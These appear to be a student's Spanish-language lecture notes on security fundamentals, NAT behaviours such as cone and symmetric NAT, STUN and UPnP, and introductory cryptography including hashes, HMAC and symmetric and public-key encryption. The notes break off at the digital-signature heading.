
Security and Network Management


3 módulos (dos obligatorios):

- Security basics – Mandatory.
- Security advanced – Optional for Informatics.
- ~~Network Management – Optional for Informatics~~

Security basics



Security advanced



Security basics

02-SecurityBasics.pdf

Seguridad:

- Confidencialidad → La información no puede ser accedida por otras personas.
- Integridad → La información no se puede alterar por personas no autorizadas.
- Autenticación → Los usuarios son quienes dicen ser

Diferencia de seguridad y safely (sin peligro):

Seguridad:

- Libre de daño
- Libre de miedo o ansiedad
- Libre de la perspectiva de que vas a ser despedido (seguridad laboral)
- Algo que asegura el cumplimiento de una obligación
- Protección

  Es más un sentimiento que una condición.

Safely:

- Condición de que no vas a sufrir daños, pérdidas, lesiones,...

Notas:

- La seguridad causa que los sistemas sean más complejos, y por lo tanto causa más costes y limita o dificulta algunas operaciones.
- Para protegernos debemos saber por qué y contra qué.
- Si las políticas de seguridad limitan demasiado o no se entienden el usuario acabará saltándoselas y por lo tanto serán inútiles.

Enterprise Architecture Framewok (EA Framework):
Es un framework para un Enterprise Architecture (arquitectura de empresa) que define cómo se organizan las estructuras y vistas de este.
Los modelos EAF suelen ser **iterativos** y se centran en los **datos**.

Asset:
Cualquier recurso que tiene la empresa → Datos, tecnología, aplicaciones.

Propósito de la seguridad → Proteger los activos.

Risk Management
Enfoque estructurado para manejar la incertidumbre relativa a una amenaza, a través de una secuencia de actividades humanas que incluyen evaluación de riesgo, estrategias de desarrollo para manejarlo y mitigación del riesgo utilizando recursos gerenciales. Las estrategias incluyen transferir el riesgo a otra parte, evadir el riesgo, reducir los efectos negativos del riesgo y aceptar algunas o todas las consecuencias de un riesgo particular.
Proceso compuesto de:

- Identificación
- Evaluaciones
- Reducción del riesgo a niveles aceptables
- Aplicar medidas para mantener un nivel de riesgo

Metodologías de evaluación de riesgos:
Los riesgos pueden ser:

- Cualitativos: importancia, probabilidad de ocurrencia,...
- Cuantitativos: asset, rango de ocurrencias anuales,..

Es indispensable un **Threat Model** → Describe las capacidades que un atacante tiene contra un recurso → Información, capacidad computación, control del sistema.
Normalmente se asume que el atacante conoce toda la información no privada, no tiene límite en capacidad computacional, y tiene total control sobre el sistema de comunicaciones (send/receive). Aunque el atacante podría estar limitado a solo poder enviar o recibir.
Asumir que el atacante puede enviar y recibir con la misma facilidad es falso:

- On-path → Solo un router
- Off-path → Es lo normal
- Link-local → El atacante está en la misma subnet de uno de los endpoints

Los ataques no son el final de sí mismos, los ataques explotan vulnerabilidades, y se dirigen a recursos (assets).
Los Asset siempre pueden tener vulnerabilidades, tienen un nivel de protección y un nivel de sensibilidad, se pueden proteger con contramedidas (lo cual no soluciona las vulnerabilidades).

07-NAT.pdf

NAT

NAT (del inglés Network Address Translation) es un mecanismo utilizado por routers IP para intercambiar paquetes entre dos redes que asignan mutuamente direcciones incompatibles. Consiste en convertir, en tiempo real, las direcciones utilizadas en los paquetes transportados. También es necesario editar los paquetes para permitir la operación de protocolos que incluyen información de direcciones dentro de la conversación del protocolo. Se transforma la dirección fuente en otra dirección IP → El server NAT es visto desde el exterior como la fuente → El NAT es transparente para el usuario.

Las direcciones IP son pocas y costosas, y no siempre nos permite ver la estructura interna de una Intranet.

NAT Estático:

- Mapea uno a uno direcciones internas y externas
- Uso muy limitado, puede servir combinado con un firewall
- No resuelve el problema de la escasez de direcciones
- Muy fácil de implementar

NAT Dinamico

- Mapeo dinámico entre direcciones internas y externas
- Resuelve el problema de las direcciones
- Requiere un server stateful (recuerda información entre las peticiones)
- El problema se produce cuando dos hosts internos intentan usar la misma puerta

NAPT (Network Address and Port Translation)

- Mapeo dinámico entre direcciones internas y externas, los puertos son dinámicos.
- Resuelve el problema de la escasez de las direcciones.
- Requiere un server stateful más completo que el anterior

IPsec (Internet Protocol security) es un conjunto de protocolos cuya función es asegurar las comunicaciones sobre el Protocolo de Internet (IP) autenticando y/o cifrando cada paquete IP en un flujo de datos.

NAT implica un recálculo del checksum IP y TCP, esto es un problema. Por ello, la solución es aplicar primero el NAT y luego aplicar IPsec (provocando que el host no pueda comenzar la comunicación IPsec) o hacerlo junto (lo cual es peligroso para la seguridad).

Binding
Asociación entre una IP, puerto y protocolo interno, con una IP, puerto y protocolo externo.

Operaciones del NAT

- Llega un paquete de la interfaz interna:
  - Hay binding → Se traslada el paquete y se hace forward.
  - No hay binding → Se crea un binding y se hace el forward.
- Llega un paquete de la interfaz externa:
  - Hay binding → Se traslada el paquete y se hace forward.
  - No hay binding → Se descarta el paquete.
- Al vencer un Timer
  - Se cancela el binding


Filter

Decide qué paquetes del exterior pasan, lo cual genera algunos problemas.


El binder y filter se basan en la quíntupla {protocolo, IP destino, IP fuente, puerto destino, puerto fuente}.
Lo que va bien para una conexión TCP, no significa que vaya bien para una conexión UDP.
TCP es stateful, en este tipo de conexión el binding es actualizado en base a un timer que varía según el estado de la conexión y de la dimensión. El demultiplexing debe hacerse a nivel TCP.
UDP es stateless, en este tipo de conexión solo se usa un temporizador que se basa en el conocimiento que se tiene sobre una aplicación. El demultiplexing debe hacerse a nivel de aplicación.

Existen 4 tipos de comportamientos del NAT, en base a esto puede o no funcionar una aplicación.


- **Symmetric NAT** → En este caso la traducción de dirección IP privada a dirección IP pública depende de la dirección IP de destino donde se quiere enviar el tráfico.




- **Full Cone NAT** → En este caso de comunicación completa, NAT mapeará la dirección IP y puerto interno a una dirección y puerto público diferentes. Una vez establecido, cualquier host externo puede comunicarse con el host de la red privada enviando los paquetes a una dirección IP y puerto externo que haya sido mapeado. Esta implementación NAT es la menos segura, puesto que una atacante puede adivinar qué puerto está abierto.



- **Restricted Cone NAT** → En este caso de la conexión restringida, la IP y puerto externos de NAT son abiertos cuando el host de la red privada quiere comunicarse con una dirección IP específica fuera de su red. El NAT bloqueará todo tráfico que no venga de esa dirección IP específica.




- **Port Restricted Cone NAT** → En una conexión restringida por puerto NAT bloqueará todo el tráfico a menos que un host de la red privada haya enviado previamente tráfico a una IP y puerto específico, entonces solo en ese caso ésa IP:puerto tendrán acceso a la red privada.



Hairpin

Sirve para comunicar un host en la misma red, por ejemplo, cuando un host interno actúa como servidor y otros hosts internos desean conectarse a él.



STUN

En función del tipo de NAT pueden funcionar o no algunas aplicaciones, por ello es importante saber qué tipo de NAT se usa, para ello se usa el protocolo STUN.
El NAT podría ser no determinístico, o sea, cambiar su comportamiento en base a los recursos; o también podría haber varios NAT creando un comportamiento no previsible.

NAT Binding

- **Endpoint independent** → El NAT reusa el binding para todas las sesiones provenientes del mismo IP/puerto. El IP/puerto externo no es evaluado. → Es como un Full Cone NAT.
- **Endpoint address dependent** → El NAT reusa el binding para todas las sesiones provenientes del mismo IP/puerto hacia el misma IP externa. → Es como Restricted Cone NAT.
- **Endpoint address and port dependent** → Se usa la quíntupla IP/puerto objetivo/fuente y protocolo. → Es como un Symmetric NAT.

Port Binding

- **Port preservation** → El NAT puede intentar mantenerse un puerto de origen. Si dos host internos usan el mismo puerto de origen, uno tendrá un puerto cambiado, el otro no.
- **Port overloading** → El NAT hace una preservación del puerto de forma agresiva, un segundo intento de binding hace expirar el binding existente.

- **Port multiplexing** → El NAT se ocupa de hacer el demultiplexing. Para el exterior todos los paquetes aparecen como si provenieran del mismo IP/puerto, el NAT hará el demultiplexing correcto. Pero si dos hosts internos quieren mandar dos stream al mismo host/puerto externo no sería posible el demultiplexing. En este caso uno de los dos stream tendría que asignar un puerto diferente. Es un comportamiento no determinístico.

Timer Refresh

- **Bidireccional** → El timer es refrescado por los paquetes en ambos sentidos.
- **Outbound** → Solo los paquetes del interior hacia el exterior refrescan el timer. Es necesario usar un keep-alive. Además, el timer puede ser por sesión o por binding.
- **Inbound** → Solo los paquetes externos refrescan el timer. También en este caso es necesario un keep-alive.
- **Tansport Protocol state** → Como en el TCP, pero se pueden usan otras informaciones. Este da la posibilidad de un ataque DOS.

External Filtering

- **Endpoint independent** → No filtra o descarta los paquetes. → Full Cone NAT.
- **Endpoint address dependent** → Filtra los paquetes que no provienen del IP del binding. → Restricted Cone NAT.
- **Endpoint address and port dependent** → Filtra los paquetes que no proceden del IP/puerto del binding. → Port Restricted Cone NAT o Symmetric NAT.

Universal Plug and Play (UPnP)

Es un conjunto de protocolos de comunicación que permite a periféricos en red, como computadoras personales, impresoras, pasarelas de Internet, puntos de acceso Wi-Fi y dispositivos móviles, descubrir de manera transparente la presencia de otros dispositivos en la red y establecer servicios de red de comunicación, compartición de datos y entretenimiento.

Internet Gateway Device (IGD) Standized Device Control

Permite a un dispositivo UPnP averiguar la dirección objetivo externa de un NAT y crear binding/filters para sus servicios de manera automática. El resultado es que funciona todo, pero los puertos son abiertos de forma incontrolada y podrían sobreescribirse bindings existentes.

11-security-crittografia.pdf

Introducción a la criptografía

Recall

La disponibilidad del servicio
El servicio debe estar siempre disponible.
La disponibilidad puede verse violada por un ataque DoS.
La disponibilidad del servicio es lo más difícil de garantizar.

Intercambio de datos
Los datos deben alcanzar el destino sin ser modificados (integridad).
Se pueden modificar datos cifrados sin descifrarlos → bit flipping.
Para conseguir la integridad de los datos se deben utilizar funciones de hashing.
Quien recibe la información debe ser seguro el destinatario que el remitente ha indicado.

No repudio de los datos intercambiados
Quien envía un mensaje no puede negar haberlo mandado. Importante sobre todo en el intercambio de documentos.

Anonimato

Principios de criptografía:

La criptografía
Es la ciencia que se ocupa de hacer secreta la información.
Aumenta el riesgo de ser víctimas de DoS.

La criptografía garantiza:
- Protección de los documentos:
    - **Confidencialidad**
    - **Integridad**
    - **Autenticación**
    - **No repudio**
- Verifica la **identidad**
    - Control de los accesos

Tipos de cifrado:
- Hash

- Cifrado con clave simétrica → Cadena que se usa de clave (puede ser una clave hash)
- Cifrado con clave asimétrica
- Firma digital y certificado de autenticación

Hash:
Resuelve el problema de la **integridad** del documento transmitido. Para ello genera una huella que no se puede revertir.
Se envía al destinatario el mensaje junto al hash, entonces el destinatario hace el hash del mensaje y compara. Para poder estropear esto habría que interceptar el mensaje y el hash, cambiar el mensaje y hacer el hash nuevo que se sustituiría por el que se estaba enviando.
Un hash se debe poder computar fácilmente. No puede haber dos entradas que den la misma salida (**no colisiones**). No se puede obtener la entrada a partir de la salida (**no reversible**).

Los hash se acompañan a menudo de métodos de autenticación, ya que tampoco son del todo seguros.

Ejemplo: SHA-1 (del cual ya se ha descubierto que produce colisiones, además de ser inseguro)

En la red existen diccionarios string → hash que ayudan a los atacantes a poder averiguar el significado de un hash. La solución a esto es utilizar mensajes de un tamaño considerable o de un contenido poco obvio.

HMAC (keyed-hash message authetication code):
Consiste en usar una clave simétrica y una función hash. Ejemplo: SHA-256.
De este modo el hash se le hace a lo que ya ha sido cifrado con una clave, por lo tanto si se intercepta no se puede recalcular el hash bien, logrando tanto integridad de datos como la autenticación que por sí solo no garantiza un hash.
El problema es que alguien podría averiguar la clave por fuerza bruta, por eso nunca hay que usar claves que sean palabras reales, ya que es fácil que esté en un diccionario y entonces es fácil de averiguar. Además de que el emisor tiene que pasársela al receptor.

Clave simétrica:

La misma clave cifra y descifra, solo hay una clave.
Ejemplo: DES

Problema:
- Es necesario **pasar la clave con antelación**, lo que lo hace poco flexible. Para ello requiere un canal seguro (para que un atacante no pueda obtener también la clave).
- Otro problema son los ataques de **fuerza bruta**: Hacerlo por fuerza bruta es difícil, porque no se sabe si lo obtenido era el contenido correcto, por esto es posible combinar HMAC y clave simétrica, se puede cifrar todo el HMAC con una segunda clave.

Es más fácil usar esto en redes LAN, ya que se puede establecer la clave secreta a mano en la máquina, siendo esto nuestro canal seguro.

Principios de **Kerchoffs**:

- Si el sistema no es teóricamente irrompible, al menos debe serlo en la práctica.
- La efectividad del sistema no debe depender de que su diseño permanezca en secreto.
- La clave debe ser fácilmente memorizable de manera que no haya que recurrir a notas escritas.
- Los criptogramas deberán dar resultados alfanuméricos.
- El sistema debe ser operable por una única persona.
- El sistema debe ser fácil de utilizar.

Importante:
- Los algoritmos criptográficos deben ser conocidos a priori.
- Un producto que nos garantiza un cifrado con un algoritmo secreto, no es un buen producto.

Clave pública/privada:

A y B, cada uno posee una clave pública y otra privada, es vital que la privada solo la tenga el dueño.
Lo que viene cifrado con una clave pública solo puede ser descifrado con su correspondiente clave privada. Es computacionalmente imposible averiguar la clave privada mediante la pública.
De este modo nos aseguramos que los mensajes cifrados con una clave pública solo pueden ser descifrados por el receptor que posee la clave privada correspondiente.

Cada usuario tiene dos claves relacionadas de un modo inseparable. No es necesario concordar previamente una clave común para intercambiar un documento. La clave privada es siempre secreta.

Firma digital:

